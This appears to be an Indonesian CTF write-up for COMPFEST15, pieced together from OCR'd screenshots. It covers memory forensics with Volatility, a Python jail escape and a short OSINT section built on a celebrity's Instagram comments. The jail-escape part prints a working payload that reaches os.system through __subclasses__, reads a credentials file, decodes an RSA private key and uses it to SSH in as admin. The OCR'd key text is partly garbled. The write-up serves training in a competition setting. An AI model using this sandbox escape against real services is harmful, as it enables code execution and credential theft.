
```
PS C:\Users\Febrian\Downloads\kalilinux\compfest> .\volatility.exe -f .\lyubov_20230712.mem --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit

------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa8000c449e0 System                    4      0     95      429 ------      0 2023-07-12 06:58:02 UTC+0000

0xfffffa8001f39940 smss.exe                288      4      2       32 ------      0 2023-07-12 06:58:02 UTC+0000

0xfffffa8001e50060 csrss.exe               372    352     10      352      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa80036ceb30 wininit.exe             424    352      4       83      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa800374e880 csrss.exe               432    416     10      208      1      0 2023-07-12 06:58:06 UTC+0000

0xfffffa8003880300 winlogon.exe            488    416      6      119      1      0 2023-07-12 06:58:06 UTC+0000

0xfffffa8003895b30 services.exe            520    424     13      189      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa80038a2b30 lsass.exe               536    424      9      464      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa8002094b30 lsm.exe                 544    424     11      148      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa800213fb30 svchost.exe             644    520     10      368      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800391b060 VBoxService.ex          708    520     13      130      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa8003933060 svchost.exe             776    520      7      239      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800396fb30 svchost.exe             876    520     20      388      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800398b060 svchost.exe             916    520     18      328      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800399eb30 svchost.exe             952    520     40      837      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa8001f58710 audiodg.exe             116    876      6      128      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa80039e7060 svchost.exe             384    520     14      284      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa8003a07740 svchost.exe             864    520     18      363      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa8003a829e0 spoolsv.exe            1108    520     14      284      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa80039a8b30 svchost.exe            1140    520     22      323      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa8003b93780 taskhost.exe           1408    520     11      155      1      0 2023-07-12 06:58:09 UTC+0000

0xfffffa8003bc9b30 dwm.exe                1560    916      6       98      1      0 2023-07-12 06:58:09 UTC+0000

0xfffffa800221db30 explorer.exe           1628   1508     28      869      1      0 2023-07-12 06:58:09 UTC+0000

0xfffffa8002112b30 VBoxTray.exe           1964   1628     14      144      1      0 2023-07-12 06:58:10 UTC+0000

0xfffffa8003de21e0 SearchIndexer.         1932    520     15      546      0      0 2023-07-12 06:58:16 UTC+0000

0xfffffa8003e73b30 mspaint.exe            1320   1628      8      161      1      0 2023-07-12 06:58:26 UTC+0000

0xfffffa8003e8e390 svchost.exe            1460    520      9      110      0      0 2023-07-12 06:58:26 UTC+0000
```

Dilihat dari list processes-nya, ada mspaint.exe. Di soal, ada membahas tentang graphic designer intern. Coba di dump.



```
PS C:\Users\Febrian\Downloads\kalilinux\compfest> .\volatility.exe -f .\lyubov_20230712.mem --profile=Win7SP1x64 procdump -p 1320 --dump-dir .|
```

trs hasil dump nya ganti jadi extension .data trs buka pake gimp, di hint pertama dikasih tau kode offset yg sesuai, jadi coba coba ganti image type yang ternyata rgb alphanya dan width yang cocok (1020).



Image

Image Type: RGB Alpha

Offset: 8335370

Width: 1020

Height: 568

Palette

Palette Type: R, G, B (normal)


Offset: 0

Palette File: (None)

Flag: COMPFEST15{m0D3rn_D4y_5p1es_cb06cc3651}


napi

1. nc 34.101.122.7 10008
2. login ke akun john
3. karena ada beberapa kata yg dibanned kita hapus dulu list bannednya menggunakan banned.clear()
4. cari index <class ‘os._wrap_close’> dengan cara list semua class yang ada di sistem python menggunakan print("".__class__.__mro__[1].__subclasses__())




```
┌──(kali㉿kali)-[~]
└─$ nc 34.101.122.7 10008
── Prisoner Limited Access System ──
Enter your username: john
john > banned.clear()
john > print("".__class__.__mro__[1].__subclasses__())
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'in
t'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplem
entedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict
_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <
class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <clas
s 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple
'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'fr
ame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappi
ngproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <clas
s 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamesp
ace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod
'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>,
<class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <clas
s 'module'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <c
lass 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class 'hamt'>, <class 'h
amt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <cl
ass 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class
 'Token.MISSING'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModu
leLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_s
afely'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <c
lass 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._Impo
rtLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>
, <class '_thread.RLock'>, <class 'zipimport.zipimporter'>, <class '_frozen_importlib_external.W
indowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_impo
rtlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_froze
```

5. karena udah tau indexnya adalah 127 maka list file2 yg ada dengan cara manggil system module menggunakan
"".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('ls -la')




```
john > "".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('ls -la')
total 44
drwx------ 1 ctf  ctf  4096 Sep  2 02:14 .
drwxr-xr-x 1 root root 4096 Sep  1 12:57 ..
-rw-r--r-- 1 ctf  ctf   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ctf  ctf  3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 ctf  ctf   807 Apr  4  2018 .profile
-rw-rw-r-- 1 ctf  ctf  1352 Sep  2 02:13 chall.py
-rw-r--r-- 1 root root 2266 Sep  2 02:14 creds.txt
-rw-rw-r-- 1 ctf  ctf   336 Sep  1 13:28 notice.txt
-rwxrwxr-x 1 ctf  ctf    87 Sep  1 12:14 start.sh
```

6. setelah muncul files2nya langsung buka creds.txt dan notice.txt dengan command
"".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat creds.txt')
"".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat notice.txt')



```
john > "".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat creds.t
xt')
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBUUVBbjhDYzFqdnZW
ZGFESTlOUThlbk5kd1BaTFd1Qkt5aG13ZklpV1NUREdJYi8xNTVkCmhXMGZ2aXNCVkJvMFZhamRG
MFhsL056MEpYd2RXcGVVcmdzaUUyKytrSHBrZ3Z6VHVma3BsVkRERkNBNDR6b3EKSHhKS09TVzdW
VzgvNjdHbHorQlBBc1RkYloySUEwYTThTVVJIZ1FXc0IybXlBRmxRNGNLNXBodlFpZjRQQ0didQpL
VkMyNTBHcTRTUzBnYnhicjdjUXVhek9JYWljKzd5azYzcW5RakkvRVladkRMSHVtdG1uaEpnc3JM
SVdMeUZ2Ci9DU05XWnJXSVozREwwWGphUkRiQzBHMGw4dlNVNUpOZ0E2S1JRTDhUOUIwZk5pYXl1
U28zMWVHMy9CY3l5YVYKVG1EM1lsQ2J4NUU1TlZsemt0N1I0M3dkYVZFV0FBVzBwOGprdFFJREFR
QUJBb0lCQUUxZkgxYlBMbXFYZTJwVgpoV1cxQkJNNVpPMFBuVDdHMFlYcmZPRko0Y2UyVXFFZWpW
TDYrQjNGZkY0OFZzNkorNUt6QVVIR0xlVWR5S1hBCnRuelkzWWNtWHRoZ3Z0K0dEaEdMY0sxbHNT
WEZPV2dzR294ejhramRVbTdkYzhyMmZrVkE4V040NzNtUWkzaHkKd095SFNrNWQ3ZVNsTjFYZDdF
TjdhU2pmWGRBRzNVTmRISWR2clAwL2t5K3J6SzlualN0bHF5RGUyYVFTZHRpNQpQa2xQSVY1QUVY
bnNSVGNoUzFLVTcvdWlxVUw5L1BsQlZXM1lieTl2OVExVm5Jd3Z4eXA2aVRQOW13RW1RM251Ci9h
Zm9XTEJtOUFicnV6UXpSdzN0aGN0UlNvMTZWREFBQW5ybGd1NkhMSXJGK21jaER6NERuN2pDZm8x
YlZzRk0KSTJ2aHlPRUNnWUVBMFlrRTZtSlBGdDhJcENZVzlOUGw3bHMzTnV1NVlNY2ZLbzhndy9h
RnZXaHJGRUtnOGJqUwp3STNrcTFGN0pWS0tYQVVGMDEwNGJmZ3QwMnJpTTJ0cGxUZnQ4ajZ0dGQ2
RWt3Yy8xdDhTUjNpelQyaTc5TW1hCnRTb3BCcThhcDZuRVEwSElITU9XYnlZYVgxSmFsZVVhcTBl
eVRrQWNWZFRRN3E1OUZaTVpVazBDZ1lFQXd5MkEKU3V6Q0haMy9uVGYrT0YvUi9JMi9nWHcvOGtj
MEhmSnZjbkVrZWg2TUR4cWhwc0YzZlRBbzZiV2N5cWZhbzdtVQpTMnRkamo4eHphVm5TZ0pVTVJa
WmVIQUV5a0MvSG5DbVhhVbjZjazNudUt2NUFBa0NnWUFiRys0ZDRQQTRsa3lJNkVDcUZrdzIKUldq
a1d5VVZ4MDFaOVVDWStla2RzMGUvVEV1RVdwUXh3Mm5sWEZwaFzZDExbFNGbnhidzYxNEtiMWFx
cm1mdgpuVmZVc3BWSTVXd2psWm1GMUVDS0xLeU9Sbytpd1A2YUY4Vk5EeFNVd3BzWTFJYnVhY09w
eDdVN3hlemdYYzdRCmdDc3FncExxuNit2SUpaMGJVSGZETlFLQmdRQ3E4MTJkUW9ZN1hyb1d3SVpn
WmowTVVqTmNmTEdkeVpQeWJ2Z0MKYXVzaU0wTkZyM1BMRlVWTlZ6TmVrSDNHV3dMN3lIM2ZPNVdk
SkdRUGtDMnRLdkhObDlDNEdub3UwYjNuOFhtYgpPajFEQ2pjQ1QwMUIxbUtuMXBtUmcxaFM4VUJn
UFVNd01ocVYzcWhKTCtQbncyWE9xS3M5UkRuVEdBck90MEd3CjFLQUIwUUtCZ0FHVFVPWGhVOVhB
bHZVZG9DeTFUZTNLeU5TWFRwekJXNFJxN3p3ejZQMENOVzlQTHNxNHNFRU0KcjlHYXpFUys5aW92
eS9DeDlFd0xCVXlLWi9sTFVzUWNta2IwOWdTS2hBbTk5aXRKSVE0eHJYUytyR2I5dzQrbgpqclRh
OHF6Y3QvOGNVOGlkeHlFUVZoc2xhRnlCQkU5elE2REtjb3RRQ1BrQmY3T09Lc0MvCi0tLS0tRU5E
IFJTQSBQUklWQVRFIEtFWS0tLS0tCg==
john > 
```




```
john > "".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat notice.t
xt')
—— IMPORTANT NOTICE ——

Dear admins, I have received information that a prisoner is trying to get access to the flag.
I have moved the flag somewhere safe.
I would advise you not to access the flag right now.
But if there is an urgent matter, login to admin@THIS_SERVER_IP:10009 with your password as the S
SH key to access the flag.
john > 
```

7. lalu credentialsnya kita decode dengan hasil

   ```
   -----BEGIN RSA PRIVATE KEY-----
   MIIEowIBAAKCAQEAn8Cc1jvvVdaDI9NQ8enNdwPZLWuBKyhmwfIiWSTDGIb/155d
   hW0fvisBVBo0VajdF0Xl/Nz0JXwdWpeUrgsiE2++kHpkgvzTufkplVDDFCA44zoq
   HxJKOSW7VW8/67Glz+BPAsTdbZ2IA0a8SURHgQWsB2myAFlQ4cK5phvQif4PCGbu
   KVC250Gq4SS0gbxbr7cQuazOIaic+7yk63qnQjI/EYZvDLHumtmnhJgsrLIWLyFv
   /CSNWZrWIZ3DL0XjaRDbC0G0l8vSU5JNgA6KRQL8T9B0fNiayuSo31eG3/BcyyaV
   TmD3YlCbx5E5NVlzkt7R43wdaVEWAAW0p8jktQIDAQABAoIBAE1fH1bPLmqXe2pV
   hWW1BBM5ZO0PnT7G0YXrfOFJ4ce2UqEejVL6+B3FfF48Vs6J+5KzAuHGLeUdyKXA
   tnzY3YcmXthgvt+GDhGLcK1lsSXFOWgsGoxz8kjdUm7dc8r2fkVA8WN473mQi3hy
   wOyHSk5d7eSlN1Xd7EN7aSjfXdAG3UNdHIdvrP0/ky+rzK9njStlqyDe2aQSdti5
   PklPIV5AEXnsRTchS1KU7/uiqUL9/PlBVW3Yby9v9Q1VnIwvxyp6iTP9mwEmQ3nu
   /afoWLBm9AbruzQzRw3thctRSo16VDAAAnrlgu6HLIrF+mchDz4Dn7jCfo1bVsFM
   I2vhyOECgYEA0YkE6mJPFt8IpCYW9NPl7ls3Nuu5YMcfKo8gw/aFvWhrFEKg8bjS
   wI3kq1F7JVKKXAUF0104bfgt02riM2tplTft8j6ttd6Ekwc/1t8SR3izT2i79Mma
   tSopBq8ap6nEQ0HIHMOWbyYaX1JaleUaq0eyTkAcVdTQ7q59FZMZUk0CgYEAwy2A
   SuzCHZ3/nTf+OF/R/I2/gXw/8kc0HfJvcnEkeh6MDxqhpsF3fTAo6bWcyqfao7mU
   ```

IDAv60en9r4ZVmgNBmJ7bamLSNh7D8ai6OgWwCSCCBLWDnK1Jewv4XIZIK3pDDfa
Bu1ltaJj2EFZeHAEykC/HnCmXUn6ck3nuKv5AAkCgYAbG+4d4PA4lkyI6ECqFkw2
RWjkWyUVx01Z9UCY+ekds0e/TEuEWpQxw2nlXFphXsd11lSFnxbw614Kb1aqrmfv
nVfUspVI5WwjlZmF1ECKLKyORo+iwP6aF8VNDxSUwpsY1IbuacOpx7U7xezgXc7Q
gCsqgpLn6+vIJZ0bUHfDNQKBgQCq812dQoY7XroWwIZgZj0MUjNcfLGdyZPybvgC
ausiM0NFr3PLFUVNVzNekH3GWwL7yH3fO5WdJGQPkC2tKvHNl9C4Gnou0b3n8Xmb
Oj1DCjcCT01B1mKn1pmRg1hS8UBgPUMwMhqV3qhJL+Pnw2XOqKs9RDnTGArOt0Gw
1KAB0QKBgAGTUOXhU9XAlvUdoCy1Te3KyNSXTpzBW4Rq7zwz6P0CNW9PLsq4sEEM
r9GazES+9iovy/Cx9EwLBUyKZ/lLUsQcmkb09gSKhAm99itJIQ4xrXS+rGb9w4+n
jrTa8qzct/8cU8idxyEQVhslaFyBBE9zQ6DKcotQCPkBf7OOKsC/
-----END RSA PRIVATE KEY-----

8. setelah itu buat file .rsa dengan isi rsa di atas
9. ganti permission file dengan command chmod 400 ./challctf/pass.rsa
10. lanjut akses admin@34.101.122.7 dengan key tadi
11. buka file flag.txt




```
┌──(kali㉿kali)-[~]
└─$ ssh -i ./challctf/pass.rsa admin@34.101.122.7 -p 10009
Welcome to PRISON ADMINISTRATOR SHELL
Last login: Sat Sep  2 07:02:23 2023 from 111.94.116.19
$ ls
flag.txt  flag2
$ flag.txt
-sh: 2: flag.txt: not found
$ ./flag.txt
-sh: 3: ./flag.txt: Permission denied
$ cat flag.txt
COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz___THXx_053fac8f23}
$ cat flat2
cat: flat2: No such file or directory
$ 
```

Flag: COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz___THXx_053fac8f23}

not a cia test

foto yang ada di soal adalah An Yujin. Langsung cek IG nya supaya plang yang di belakang ga nge-blur.



_yujin_an • Follow

_yujin_an 나 뭐 달라진 거 없어?
30w See translation

hypedpari 예쁘네.. 오늘도 어제만큼.. 아니 오늘은 더예뻐졌네~.. 장난이고 귀여운말랑강아지앞머리를잘랐네우리유진이 !!!
30w 4 likes Reply See translation

happy._.ej 어제보다 더 이뻐
30w 5,715 likes Reply See translation
View replies (50)

eunho.chae 못 본 사이 더 예뻐진 거?💗
30w 15 likes Reply See translation

kimharibogoods 너무 귀여워 내 1위 유진이 언니
3w 1 like Reply See translation

